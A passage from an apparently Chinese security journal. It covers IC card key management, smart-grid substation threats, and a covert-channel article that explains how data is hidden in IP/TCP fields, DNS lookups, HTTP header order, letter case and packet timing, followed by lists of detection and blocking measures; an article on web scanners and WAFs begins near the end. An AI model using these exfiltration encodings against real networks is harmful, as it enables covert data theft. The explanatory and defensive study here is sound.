谈完了非对称密钥的管理技术，我们再来看一下另一类对称密钥的管理技术。对称密码体系主要用于完成 IC 卡联机授权及卡片维

护等业务的安全和认证。由发卡行产生根对称密钥，通过规范定义的子密钥生成算法离散出 IC 卡子密钥。

与非对称密钥体系不同，金融 IC 卡对业务交易中涉及的对称密钥均由发卡行自行产生和管理，密钥存储在安全密码设备中，不存在多级密钥传输等管理机制。在对称密钥体系中，存在两种对称密钥，分别是卡片交易密钥和系统交换密钥。卡片交易密钥应用于卡片联机授权认证、卡内数据修改及增加卡内应用等业务。卡片交易密钥管理机构为发卡行，由发卡行密钥管理中心系统产生和管理，并通过发卡系统灌装到 IC 卡中。系统交换密钥应用于金融 IC 卡交易业务系统、密钥管理系统、发卡系统等系统之间的数据传输和密钥传输的加密和验证保护。

在密钥的整个应用技术上，通过非对称密钥与对称密钥的使用，形成了一系列的安全密码应用技术手段，包括脱机静态数据认证、脱机动态数据认证、应用密文和发卡行认证、安全报文、IC 卡安全性、终端安全性、支付计费交易、电子现金支付交易等方式，通过这些密码技术的应用，在技术手段上很大程度地保障了金融 IC 卡交易环节上的安全性。

三、总结

在简单的描述了金融 IC 卡的物理、软件以及行业应用技术后，我们来总结一下金融 IC 卡与磁条卡银行卡相比，它们之间有哪些差异;

1) 金融 IC 卡的芯片复制难度极高，具备很强的抗攻击能力，能有效防范金融犯罪。

2) 由于磁条卡技术自身的缺陷，犯罪分子可以很容易盗取磁条上的资料，再复制到新的卡片上。而芯片卡则不同，与磁条卡相比安全性大大提高，复制与伪造更加困难，增加了读 / 写保护和数据加密保护，并且在使用上采取个人密码、卡与读写器双向认证。

3) 目前使用的所有银行卡需要联机授权操作，而芯片卡既可以联机也可以脱机操作。

4) 金融 IC 卡芯片存储空间大，具备可编程的片内操作系统，有利于银行卡多应用扩展操作。

在我国目前的金融 IC 卡市场中，芯片卡又分为纯芯片卡和磁条芯片复合卡两种。其中，纯芯片卡以芯片作为唯一交易介质，只能在具有芯片读取设备的受理环境中使用；磁条芯片复合卡可同时支持芯片和磁条两种介质，在可以受理芯片的受理环境使用时读取芯片，在其他受理环境则读取磁条，与传统磁条卡使用范围相同。磁条芯片复合卡作为一种过渡型产品被目前大部分银行所使用，其在使用过程中还是存在着被复制和盗刷的风险，我们应该期待纯芯片形式的金融 IC 卡早日全面普及到我国的银行支付业务应用中去。

参考文献

1. 金融行业安全通报 2012 年 6 月 银行卡一号专案
2. 商业银行密码技术应用 电子工业出版社 2011.5
3. 公钥基础设施（PKI）— 实现和管理电子安全
4. 百度文库 — ic 卡信息安全性研究

透过智能变电站看智能电网安全

行业技术部　王晓鹏

关键词：智能电网　智能变电站　智能电网安全　工业安全　智能电网架构

摘要：智能变电站作为智能电网一个承上启下的重要环节，构建起对智能变电站的安全，对于整个智能电网的安全框架来说至关重要。本文透过智能变电站发现智能电网的安全威胁，提供构建智能电网的思路。

引言

伴随着信息技术的发展，智能化的发展已经呈现出不可逆转的趋势，智能电网的构建已经在电网中拉开了大幕。构建起从发电到用户用电各个环节的智能控制，提升电网对故障处理的感知和处理能力，实现用户用电的智能化，实现能量潮流的单向双向的转变，是智能电网发展的核心理念。智能电网构建起的电网框架已经形成一个各个元素有机联系，互为依存的整体，由于个别环节的影响就有可能产生连锁效应，影响到整个电网的安全。

信息安全从来都是不可忽视的一个重要方面，尤其是对电网这样的国家战略资源来说。智能变电站作为智能电网一个承上启下的重要环节，构建起对智能变电站的安全，对于整个智能电网的安全框架来说至关重要。分析智能变电站面临的安全威胁和探索安全防护的手段，借鉴智能变电站安全的分析，可发现智能电网的安全威胁，提供构建智能电网的安全思路。

1. 智能电网框架

a) 我国智能电网的发展

传统电网是一个刚性系统，电源的接入与退出、电能量的传输等都缺乏弹性，致使电网没有动态柔性及可组性；垂直的多级控制机制反应迟缓，无法构建实时、可配置、可重组的系统；系统自愈、自恢复能力完全依赖于实体冗余；潮流的单向传输，无法关注客户的体验，无法对客户需求进行有效分析，无法对电力流做出合理的分配。伴随着信息技术在电力行业中的应用，电力的局部自动化水平在不断的提高，但是由于信息的不完善和共享能力的薄弱，使得系统中多个自动化系统是割裂的、局部的、孤立的，不能构成一个实时的有

机统一整体，所以整个电网的智能化程度较低。

智能电网的发展是一个动态发展的过程，对于智能电网的界定范围在不同的时期存在一定的差异。对于现阶段的发展来说，如何对电网中各个环节进行有效的串接，提升各个环节中对电网业务的处理能力，提高电网对电力流、信息流和业务流的融合，提升驾驭大电网、应对电网事件的能力，是智能电网的发展方向。从智能电网具体环节的构成看，通过把发—输—变—配—用—调通过现代的信息技术手段进行有效的串接，基于智能装置实现对电网的智能化管理，通过把电力的流量与用户体验结合，实现潮流的双向流动是智能电网的核心发展方向。

b) 我国智能变电站的发展

变电站作为智能电网发—输—变—配—用—调各个环节中呈上启下的关键环节，变电站的智能化改造也是智能发展的一个核心环节。伴随着智能装置在变电站领域的广泛使用，智能装置代替了人工来更多的完成对变电站的控制和保护的功能，从而大大的减少了人工操作可能带来的安全隐患和误操作的可能性。无论从国家电网还是南方电网构建对于架构整体的智能电网中变电站的智能化改造和新建都将是一个重点，在十二五期间国家电网新建和改造 110KV 及以上的智能变电站就将达到 6500 多座。

针对电网智能化发展过程存在规约多样的，在集成设备开发和设备通信方面存在的不足。IEC（International Electrotechnical CommissionS）规范了变电站使用的规约，IEC61850 成为支撑变电站内通信的规约形式，我国变电站智能化改造都采用 IEC61850 作为变电站内的通信规约，同时



图 1 IEC 61850 定义的变电站的结构

使用 IEC60870-5-104 作为变电站与调度中心之间通信的承载规约，传送变电站与调度中心之间的 4 遥信息。

IEC 61850 定义的变电站的结构，如图 1 所示。

IEC 61850 定义的各个层间的功能如下：

站空层：变电站层的主要任务是：通过两级高速网络汇总全站的实时数据信息，不断刷新实时数据库，按时登录历史数据库；按既定协约将有关数据信息送往调度或控制中心；接收调度或控制中心有关控制命令并转间隔层、过程层执行；具有在线可编程的全站操作闭锁控制功能；具有（或备有）站内当地监控、人机联系功能，如显示、操作、打印、报警等功能以及图像、声音等多媒体功能；具有对间隔层、过程层诸设备的在线维护、在线组态、在线修改参数的功能；具有（或备有）变电站故障自动分析和操作培训功能。

间隔层：间隔层的主要功能是：汇总本间隔过程层实时数据信息；实施对一次设备保护控制功能；实施本间隔操作闭锁功能；

实施操作同期及其他控制功能；对数据采集、统计运算及控制命令的发出具有优先级别的控制；承上启下的通信功能，即同时高速完成与过程层及变电站层的网络通信功能，必要时，上下网络接口具备双口全双工方式以提高信息通道的冗余度，保证网络通信的可靠性。

过程层：过程层是一次设备与二次设备的结合面，或者说过程层是智能化电气设备的智能化部分，其主要功能可分为三类：①电气运行的实时电气量检测。即利用光电电流、电压互感器及直接采集数字量等手段，对电流、电压、相位及谐波分量等进行检测。②运行设备的状态参数在线检测与统计。如对变电站的变压器、断路器、母线等设备在线检测温度、压力、密度、绝缘、机械特性以及工作状态等数据。③操作控制的执行与驱动。在执行控制命令时具有智能性，能判断命令的真伪及其合理性，还能对即将进行的动作精度进行控制，如能使断路器定向合闸，选相分闸，在选定的相角下实现断路器的关合和开断，要求操作时间限制在规定的参数内。

2. 智能变电站与智能电网的关系

智能电网的核心涉及从发电—输电—变电—配电—用电。变电站作为智能电网的关键环节中一个关键的节点，对于智能电网的构建起着承上启下的作用。通过变电站对于整个电网的电压进行调控，从高压电的传输到低压电给配网的供给都离不开变电站的核心变压的作用。智能电网改造中对于基础设施的改造的重心就是电网的生产环节，而变电站作为生产网中的核心环节，对于智能变电站的改造就首当其冲。通过对智能变电站的改造可以提升整个电网在处理效率和应对突出事件的处理能力。提高智能电网集约化的发展，现阶段已经在 110KV 智能变电站中实现了无人值守，逐步会扩大到 220KV 及以上智能变电站的无人值守，实现远程对变电站的真正意义上的 4 遥。

3. 智能变电站面临的安全威胁

a) 智能变电站面临的外部威胁

智能变电站可能面临的外部安全威胁如下:

远动主机：与调度数据网相连，通过远动主机的控制指令和状态信息一旦被篡改，将影响各类一次设备的状态以及调度侧监控可信度。

- 输入 / 输出类型：网络输入 / 输出
- 信道：xxxxx
- 变电站监控系统：人机交互设备，在移动介质或者终端接入的前提下，可能受到病毒和操作系统以及应用的漏洞影响。
- 输入 / 输出类型：网络输入 / 输出、文件输入 / 输出
- 信道：xxxxx

b) 智能变电站面临的内部通信脆弱性

智能变电站采用了 IEC 61850 进行站内的通信，改变原有的点对点的通信模式，取消了原有的硬接线模式，不同部件之间的通信，采用了对等的通信模式，所有的变电站的智能部件之间的通信均在局域网上实现，并且不同智能部件的关联度变得更加紧密，一旦某一个智能部件遭到恶意的攻击，对于整个变电站内的通信就会产生影响，会危及到站内业务的正常运行。

4. 构建安全的智能变电站

a) 纵深防御

网络安全，从纵深防御的角度来说，不仅仅是配置特殊的技术来抵御某种威胁。安全程序的有效与否要由它对网络活动强制安全性的约束能力来决定。实施有效的纵深防御要求采取对所有组织资源的整体措施，以此来提供有效的多层防御。国家安全委员会作出的图 2 给出了纵深防御框架关键组成部分的概览。

图 2　网络纵深防御框架

此框架的基础原则如下:

- 认识企业面临的安全风险
- 质量与数量风险
- 使用关键资源来降低风险
- 对每个资源核心功能进行定义，识别重叠范围
- 建立并自定义企业的独有操作方式

实施纵深防御的企业需要对它自身的安全风险有清楚的认识。为了理解安全风险，一个企业需要进行一次覆盖所有方面的风险分析。风险分析是应对安全威胁的关键。有价值的风险分析是定期进行的，并且得到企业内部所有范围和级别人员的配合。

b) 构建基于业务的安全区

为了建立层的防御，对所有技术如何融合在一起和所有互联场所要有清晰的认识。将控制系统结构划分成不同的区域可以帮助企业有效地建立多层防御。建立结构区域要理解网络是如何进行分割的:

- 数据调用功能区
- 保护跳闸和远方跳闸命令区
- 本地 SCADA 监控区

c) 实施威胁监控手段

建立起基于行为的业务审计模式，发现业务中可能存在的异常流量，对流量进行区分筛选，发现其中可能存在的异常行为，在对异常行为进行多维元素的综合解析，如给予时间、操作员身份、执行的指令内容等发现其中异常操作。如发生对变电站开关、刀闸进行操作行为时，可以进行及时报警，由管理员及时来应对可能出现的突发情况。

5. 智能电网的安全思考

智能电网改变了原有电网的整体的生态环境，以一种新型的智能化的方式展现了现代电网的模式。电网作为国家的战略性支撑资源，尤其是全面智能化的电网的来临，更加拉近了电网与我们之间的距离，从末端到电力的源头重新定义了整个电网的生态环境。每一个用户与电网的沟通将更加顺畅，我们身边的资源都将和智能电网产生关系，如我们未来的智能家电，未来的智能公交等等。智能电网对我们生活的支撑作用将逐渐显现，对于国计民生的影响将更加深远。

在构建新型的生态环境中，安全将面临更大的挑战。

- 网络更广

无线局域网、移动通信网络、卫星通信、智能传感网等多种通信方式、多种网络协议并存，使得电网通信网络更加复杂。信息在传输过程中存在被非法窃听、篡改和破坏的风险。

• 交互更多

信息系统集成度、融合度更高，系统依赖性更强，业务系统之间、业务系统与外界用户之间实时交互更加丰富与频繁。同时，海量交互信息有可能导致数据吞吐量过大，造成网络波动、业务过载；终端用户交互信息存在泄露、篡改和破坏的风险。

• 技术更新

随着新型无线通讯技术、智能设备、虚拟化、物联网、云计算、多网融合等前沿技术逐步应用、发展和成熟，各类信息安全问题可能凸显。

• 用户更泛

智能表计、智能家电、分布式能源设备等多种智能终端大量接入。业务终端数量庞大、类型多样，存在信息泄露、非法接入、被控制的风险。

对于智能电网这样的国家基础设施，不可避免的会吸引外部的敌对势力的关注，信息武器已经成为一个新兴的武器，在最近 10 年间得到大量的应用，他们对以摧毁对方有生力量和基础设备为目的。如震网病毒，对伊朗核工业基础设施的影响。

从伊朗震网病毒后，我们开始重视对工业安全的认识，从工信部 451 号文，到国网和南网的相关的规定都所有体现。加强对电网设施的安全性研究和认识刻不容缓。基于电网的特点，我们考虑从如下几个方面来加强智能电网的安全研究。

基于智能电网的安全性研究相对于智能电网的安全架构建设来说相对滞后，而对于电网这样的风险较高的行业，应该促进行业与安全研究组织和机构的合作，加强对智能电网新型工业控制系统的各个环节的安全性研究，结合电网的业务特点加强对代码和应用系统之间互通的安全性研究。

运营组织和关键提供商建立系统开发的全生命周期安全管理。加强系统安全性的一个有效方法就是在开发的每个阶段降低安全缺陷出现的可能性，参考安全开发生命周期 SDL 过程，加强整个生命周期的安全管理工作。

加强运营组织的安全运维和管理。将工业控制系统分区分域、建立管道、通信管控，实施“纵深防御”。严格管理所有可能的入口，对于已有的系统进行业务工业安全域划分，对于业务模块之间的通信需要重新定义，把非必须的通信，严格的隔离在通信模块的内容范围内。加强人员和流程的管理制度落实。另外还需要加强安全制度执行的实时性。应用最新的适用于智能电网体系中的工业安全产品，来检测和阻断针对工业网络的威胁。

参考文献

1、Guide to Industrial Control Systems (ICS) Security：NIST，SP800—82.

2、Security for Industrial Automation and Control Systems. Part 1: Terminology, Concepts, and Models. ANSI/ISA–99.00.01–2007.

3、电力系统调度自动化 清华大学出版社 吴传文 张伯明 孙宏斌编著

4、变电站计算机监控系统及其应用 中国电力出版社 浙江省电力公司组编

5、工业安全概述 绿盟科技研究院 李文法 赵粮 忽朝俭 行业技术部 曹嘉

隐蔽信道的原理与阻断

战略研究部　王卫东

关键词：隐蔽信道　编码　数据泄露　恶意通道　寄生通讯

摘要：本文对各种隐蔽信道的工作原理和实现机制做了较详细的分析，并在此基础上给出了一些检测和阻断隐蔽信道的方法思路。

1. 引言

1987 年 ,Girling 发现了 3 种局域网上的隐蔽信道，开启了对普通网络中隐蔽信道的研究 [Girling]。1996 年 Handel 对 OSI 网络模型进行了深入分析，提出了许多理论上的潜在隐蔽信道。 同年 ,Rowland 在 TCP/IP 协议部分找到了许多隐蔽信道实例 [Handel]，[Rowland] 。从此之后，网络信道的威胁得到了广泛的认识。

近两年来被媒体曝光的一些信息安全事件, 使得 APT（Advance Persistent Threat, 高级持久性威胁）攻击逐渐引起业界的广泛关注。APT 攻击的主要目的就是窃取机密数据，而将数据从受保护的网络中传送出来，主要是靠隐蔽信道来完成。

1.1 隐蔽信道的定义

隐蔽信道的概念最初是由 Lampson 在 1973 年提出，其给出的隐蔽信道定义为：不是被设计或本意不是用来传输信息的通信信道。但是这个表述并没有反映出概念的实质。比较公认的观点认为，“隐蔽信道是一个将信息隐藏在公开通讯媒介中的通讯信道”[SANS2]。信道中公开的、有意义的信息仅仅充当了秘密信息的载体，秘密信息通过它进行传输 [Research]。

隐蔽信道的思想，在信息系统出现之前就已经为人们所利用。例如下面这段英文（图 1-1）中，每个单词的首字母组合在一起就是一个隐蔽的信息：“Let The Mission Begin”，类似中文的藏头诗。在中国唐代，发生了一次武装叛乱，地方上的反叛首领与中央官员之间密谋起事的时间，回信人只写了两个字：“青 ”。后被识破含义是‘十二月我自与’六字。

Let everyone tango.
This has Edward's
mind in some simple inquiry of nothing,
before everyone gets into Nirvana.

图 1-1　英文藏头信

1.2 隐蔽信道的用途

从应用场景来看，隐蔽通道大致有三种用途：

1）隐蔽信道应用最多的场景就是从被保护网络中盗取数据。

2）指令消息的秘密传送。例如攻击者通过指挥僵尸主机发动 DDoS 攻击的时候，攻击者与僵尸主机之间的通信通常是利用隐蔽信道 [Covert]。

3）用来保护合法数据。例如，入侵者通常会删除被入侵的系统

日志，以防止被追踪。为了防止系统日志被入侵者删除，可以采用隐蔽信道将日志传送到另外的地方进行存贮 [SecSyslog]。

2. 隐蔽信道的工作原理

2.1 隐蔽信道的一般原理

网络隐蔽通讯中有两个角色：编码者、解码者（见图 2-1）。编码者将消息变换成网络对象的某种属性，从而实现对消息的隐藏（即嵌入过程），然后发送隐蔽消息给位于被保护网络之外的解码者。网络对象可以是 TCP/IP 封包、应用层请求等，而对象的属性可以是网络数据包头的某些字段、包间隔时间、数据包序列等等。接受者根据约定的解码方式从数据包中抽取隐藏的信息（即检测过程）。



图 2-1 隐蔽信道的一般原理

2.2 隐蔽信道的实现方法

任何一个隐蔽信道都依托于一个公开信道。因为 TCP/IP 协议族自身的复杂性和灵活性，几乎所有协议都有一些字段属于很少用到或者可选和可扩展的。因此，理论上隐蔽信道可以选择任何网络层（IP、ICMP 等）、传输层（TCP、UDP 等）及应用层（HTTP、FTP、DNS、TELNET、RTP、P2P、SKYPE 等）协议作为公开信道使用。

以 IP 协议和 TCP 协议为例，图 2-2 中红色方框中的字段，都是可供用于编码隐蔽信息的字段。在图 2-2 中，TCP 协议头结构中，虽然没有用红色方框标注 TCP Flag，该字段也是可以利用。因为在全部 64 种可能的组合中，仅有 27 种在现实中出现。剩



图 2-2 IP（上）和 TCP（下）协议包头结构

下的组合都没有实际意义，可以用于编码。

DNS 协议也是很容易被利用的协议。发送者用一个或多个域名作为编码的载体。接收者要么直接接收发送者发出域名查询请求，要么通过发送域名查询请求，间接获取发送者发出的隐蔽消息。

Skype 的语音数据包中的一些数位也可以用于隐藏信息，而且不会影响话音质量。P2P 协议在 HTTP 协议之上创建的通道也可以看做一种隐蔽信道。

隐蔽消息因使用的编码对象不同而可以采用不同的编码方法。常见的方法有:

- LSB 位调制

IP 包头中的 IPID 或 TOS（服务类型）字段中的最低有效位（LSB）[AppLayer]、任何其他宿主协议非关键传输位都可以用来编码隐蔽信息。这种基本二进制类型的字段调制会产生的隐蔽通道带宽为 1 位 / 包，在实际环境中使用太过低效。

- 直接构造

对协议包头中罕用或可扩展的字段进行精心构造，甚至直接增加新的字段，可以用来传输隐蔽信息。如 IP ID 在很多系统中是

随机生成的，所以很适合用来构造隐蔽信息的编码。HTTP 包头中可以新增字段。

• 重新排序

如图 2-3，发送者通过调换 HTTP 包头中，Host 和 Connection 两个字段的顺序，图纸中上面的情形表示 0，下面的情形表示 1。



图 2-3 用重新排序法编码 [AppLayer]



图 2-4　大小写变换编码 [AppLayer]

• 大小写变换

图 2-4 中，因为 HTTP 协议对大小写不敏感。所以通过对属性名称（图中为红线框住的 Connection）的大小写变换，用大写代表 0，小写代表 1。

• 对象映射 [AppLayer]

这种方法是直接将网络包头中的属性对象映射为二进制数位。例如可以将域名作为数位的标识。发送者与攻击者预先约定好 8 个没有使用的域名 [AppLayer]。假设为：00.cn，11.cn，22.cn，.....，66.cn，77.cn。发送者按照所要编码的内容去发送查询请求。例如：如果要发送的信息为 10011000，则发送查询：77.cn、33.cn、44.cn 这三个域名的请求。由于这三个域名并不常用，内网的本地 DNS 服务器肯定没有缓存，因此会向公网的 DNS 服务器发送递归查询请求。这样公网 DNS 服务器上也就缓存了这些域名的解析结果。接收者向公网的 DNS 服务器发送这 8 个域名查询请求，有解析结果的则该域名对应的数位为 1。这样就实现了信息的隐蔽传输。

利用数据库存储资源（包括数据和数据字典）也可以建立隐蔽信道。其主要原理是发送者修改数据 / 数据字典，接收者则通过完整性约束等方式间接感知数据 / 数据字典的修改，从而获得信息 [Research]。

• 线性空白字符

HTTP 将任何数量的线性空白字符（可选换行、空格和制表符）都当做一个空格字符。在 SMTP 协议中也有类似的情形。图 2-5 中，上面是正常的 HTTP 协议头，下面是添加了空白字符的协议头内容 [AppLayer]。



图 2-5　空白字符编码 [AppLayer]

• 时间间隔

产生时间间隔的方法很多，例如控制 CPU 负载变化来产生时间间隔 [Virtual]，控制数据包的发送来产生不同的到达目的地的时间间隔等。发送者可以利用时间间隔



图 2-6　时间间隔编码 [D&D]

（inter-arrival time）对信息进行编码。在图 2-6 中，黑色虚线表示均匀的时间间隔。在这个时间间隔中，有数据包到达，表示“1”，没有表示“0”。

2.3 隐蔽信道的分类

隐蔽信道分为存储信道和时钟信道两大类。利用可存储的属性对象进行编码的信道称为存储信道。利用时钟信息（包间隔、包顺序、端口频率等）进行编码的信道叫时钟信道。时钟信道中的编码信息不能存储，对实时性要求较高，因此构建难度也较大。大部分隐蔽信道都是存储信道。

存储隐蔽信道存在最小条件[Research]:

(1) 信息的发送者和接收者必须能够访问某个共享资源的同一个属性；

(2) 信息的发送者能够以某种方式改变这个属性；

(3) 同时，信息的接收者必须能够检测这个属性的任何一个改变；

(4) 存在着某种机制初始化发送者和接收者，并且要保证发送和接收时间顺序的正确性，即建立好的同步机制以保证信息正确地发送与接收。

时间隐蔽信道存在最小条件[Research]:

(1) 发送者和接收者必须对某个共享资源的同一个属性有访问权；

(2) 发送者和接收者必须有一个统一的时间参考，比如一个实际时钟；

(3) 发送者必须能够调制接收者的响应时间来表示一个属性的改变；

(4) 一定存在某个机制使得发送和接收双方能够同步发送事件。

3. 隐蔽信道的检测与阻断

从前面隐蔽信道工作机制的分析来看，建立隐蔽信道的方法非常多，而且对公开信道的改动非常微小。因此对其进行彻底的检测非常困难。在实际环境中，考虑到性能、经济成本、技术可行性等因素，隐蔽信道的防护可以采用“广谱检测”和“精准阻断”的策略。所谓“广谱检测”就是设计的检测方法面向一大类隐蔽通道，而不是针对每一种检测通道设计一种检测规则，也就是检测方法不需要解析数据包某个具体字段的内容。“精确阻断”就是针对每一种隐蔽信道都有相应的阻断规则或措施来覆盖。

3.1 隐蔽信道的检测

尽管检测隐蔽信道的难度很大，但也不是完全没有办法。发送者利用隐蔽信道传输数据时，总会有一些蛛丝马迹可循，在一定的时空跨度上进行大量数据的关联分析，检测到隐蔽信道还是有可能的。比较通用的方法是对网络日志和主机日志的关联分析。分析的思路包括:

- 对异常的 DNS 查询的统计分析（需要在 DNS 服务器上开启记录查询日志）
  - 查询的域名包括多个层级且各层级由 16 进制字符串组成
  - 查询的域名大小超过 40 字节
  - 在很短的时间内或是在非工作时间，查询多个看起来很不常见或外国域名
  - 查询 TXT 或 SRV 记录
  - DNS 响应包含私有地址
  - 向动态域名服务商查询域名
  - DNS 查询后没有后续的 HTTP、FTP 等连接请求
- 对 ICMP 的流量统计分析

- 大量的 ICMP 流量
- ICMP 数据包字节数过大
- ICMP 流量来自无相应工作需要的终端
- 其它异常流量统计分析
- 大量无相应工作需要的 Skype 流量
- 单个终端上超量的 HTTP 协议流量
- 测量包到达时间间隔的规律性或偏差 [Detection][Detection2]
- 不同的操作系统，对 TCP/IP 协议的实现有自己的特征，可做有针对性的检测 [Embedd]
- 关联分析主机的性能日志，因为隐蔽信道在传送信息时，主机 CPU 活动会异常频繁 [Backdoor]

3.2 隐蔽信道的阻断

- 在网络设备上做一些设置，直接阻断可能的隐蔽信道，可以避免花费过多的精力在检测工作上。这些措施包括:
- 关闭 DNS 查询向可信任范围以外转发。
- 对 HTTP 访问，采用统一的代理服务器，将 HTTP 包头部内容重新改写，避免用于信息编码。
- 在安全网关上开启 ICMP 代理 [Using]。
- 限制 ICMP 包大小。
- 在安全网关上关闭部分 ICMP 流量。
- 将 ICMP、TCP、IP 协议包头中未使用的部分清零，将可能用于编码的字段做合理的重写。
- 屏蔽不必要的服务（Skype、P2P、Telnet）

4. 总结

本文讨论的隐蔽信道，局限在利用网络层、传输层和应用层协议的类型，利用物理层协议的隐蔽信道很难实现跨路由设备的传输，只有发送端和接受端同属一个局域网的情况下才有意义。利用 CPU 温度、工作频率等泄露信息的隐蔽信道属于另一个研究领域。

随着云计算应用的普及，云计算环境下的隐蔽信道检测与阻断将是未来的研究重点。另外，随着 IPv6 全面启用的临近，基于 IPv6 协议族的隐蔽信道也将出现，其工作机制必然随协议头部以及地址空间的巨大变化而发生改变。这也是未来研究的重点。

参考文献

[Framework] Yali Liu, Cherita Corbett and Ken Chiang, "A Framework for Detecting Sensitive Data Exfiltration by an Insider Attack “

[Web Leaks] Xiapu Luo, Peng Zhou, Edmond W. W. Chan "A Combinatorial Approach to Network Covert Communications with Applications in Web Leaks"

[Research] 王永吉，“隐蔽信道研究”

[Skype] J. Dittmann, D. Hesse, and R. Hillert, “Steganography and steganalysis in voice-over IP scenarios: operational aspects and first experiences with a new steganalysis tool set”, Proceedings of SPIE on Security, Steganography, and Watermarking of Multimedia Contents VII, vol. 5681, pp. 607-618, Magdeburg, 2005.

[SANS]Erik Couture, "SANS Institute Reading Room--Covert Channels"

[Backdoor] "Covert Backdoor" http://www.tjthind.com/2012/01/03/covert-backdoor/

[AppLayer] Zbigniew Kwecka , "Application Layer Covert Channel Analysis and Detection"

[DataHiding] Kamran Ahsan "Covert Channel Analysis and Data Hiding in TCP/IP"

[SecSyslog] Dario V. Forte,"SecSyslog: an Approach to Secure Logging Based on Covert Channels"

[DataEx]Jake Valletta "Data Exfiltration Using Covert Communication Channels" PPT ,2011

[SANS2]Jonathan S. Thyer "Covert Data Storage Channel Using IP Packet Headers "

[Parasitic] Carlos Scott, "Network Covert Channels—Parasitic Communications"

[Detection] D. M. Dakhane, Swapna Patil, Mahendra Patil "Detection and elimination of covert communication in Transport and Internet Layer"

[Detection2] Vincent Berk, Annarita Giani, George Cybenko "Detection of Covert Channel Encoding in Network Packet Delays"

[D&D] SerdarCabuk,Carla E.Brodley,ClayShields "IP Covert Timing Channels--Design and Detection"

[DNS] Seth Bromberger, "DNS as a Covert Channel Within Protected Networks"

[Embedd]StevenJ.Murdoch,Stephen Lewis,"Embedding Covert Channelsinto TCP/IP"

[ICMP] Abhishek Singh, Chenghuai Lu, and Andre L.M. dos Santos, "Malicious ICMP Tunneling: Defense against the Vulnerability"

[Timing]Sarah H. Sellke, Chih-Chun Wang, Saurabh Bagchi, Ness Shroff "TCP/IP Timing Channels: Theory to Implementation"

[Girling] Girling CG. "Covert channels in LAN" . IEEE Trans. on Software Engineering, 1987,SE-13(2):292 – 296. [doi: 10.1109/TSE.1987.233153]

[Handel] Handel TG, Sandford MT. "Hiding data in the OSI network model. "Information Hiding, 1996,1174:23 – 38.

[Rowland] Rowland CH. Covert channels in the TCP/IP protocol suite. Peer Reviewed Journal on the Internet, 1997,2(5):1.

[Covert] Paul A. Henry "Covert Channels Provided Hackers the Opportunity and the Means for the Current Distributed Denial of Service Attacks"

[RTP] Chet Hosmer, "Protocol Data Hiding "

[Using] Abhishek Singh, etc. "Using Consistency Checks to Prevent Malicious Tunneling"

[Virtual] 虚拟环境中的隐蔽信道 http://blogardener.com/?p=239

Web扫描器与WAF联动方法探讨

产品管理中心　向智　产品推广部　张旭

关键词 : Web　扫描器　Web 应用防火墙　联动

摘要 : Web 扫描器与 Web 应用防火墙已经被广泛用于网站安全检测与防护工作中，两种 Web 安全产品的使用，明显提高了 Web 安全防护水平。随着网络攻击技术不断的发展，对 Web 安全防护产品也提出了更高的要求。目前 Web 扫描器与 Web 应用防火墙联动的技术被认为是一种有效的 Web 安全防御技术。如何更好的实现 Web 扫描器与 Web 应用防火墙的联动响应，如何利用扫描结果实现更精确的 Web 应用防护，本文将从这些问题出发，结合多种应用场景，就 Web 扫描器与 Web 应用防火墙联动的方式展开探讨。

一 . 引言

近年来，随着互联网技术的不断发展，Web 应用系统也呈现出爆炸式增长的现象。据瑞典互联网市场研究公司 Royal Pingdom 在 2012 年初的一份研究报告指出，全球网民总量已经达到 22.7 亿人 [1]，也就是说每 3 个人里面就有 1 个网民。同一时期，互联网监测机构 NetCraft 在 2012 年 1 月的报告指出，全球共有各类网站 5.8 亿个 [2]，也就是说每 11 个人就拥有一个网站。

Web 应用系统已广泛应用于政治、经济、国防、文化等各个公共领域，以及娱乐、资讯、沟通、交流等个人服务领域。而 Web 应用系统因其互联、开放等特性，在被广泛应用的同时，也更容易被黑客攻击。近几年，针对 Web 应用系统的安全事件也是层出不穷的。

2011 年 Sony 公司 PSN 网站 Web 漏洞被黑客利用，先后两次将近 1 亿用户的个人资料被盗取，给 Sony 公司造成了极大的名誉影响和巨大的经济损失。在全球饱受 Web 攻击之苦的同时，中国互联网也没能独善其身，2011 年 CSDN 网站、天涯社区被曝曾遭受入侵，几千万用户信息被泄露，导致一段时间中国网民人人自危，“今天你改密码了么？”成为新时期的见面问候语。同时根据 CNCERT 最新的监测数据，最近一周就有高达 403 个重要网站被篡改，675 个网站被植入后门，149 个网站被挂马 [3]。

在这个 Web 应用领域战火连天的时代，Web 应用系统的运维人员面临的挑战也是不可小觑的。

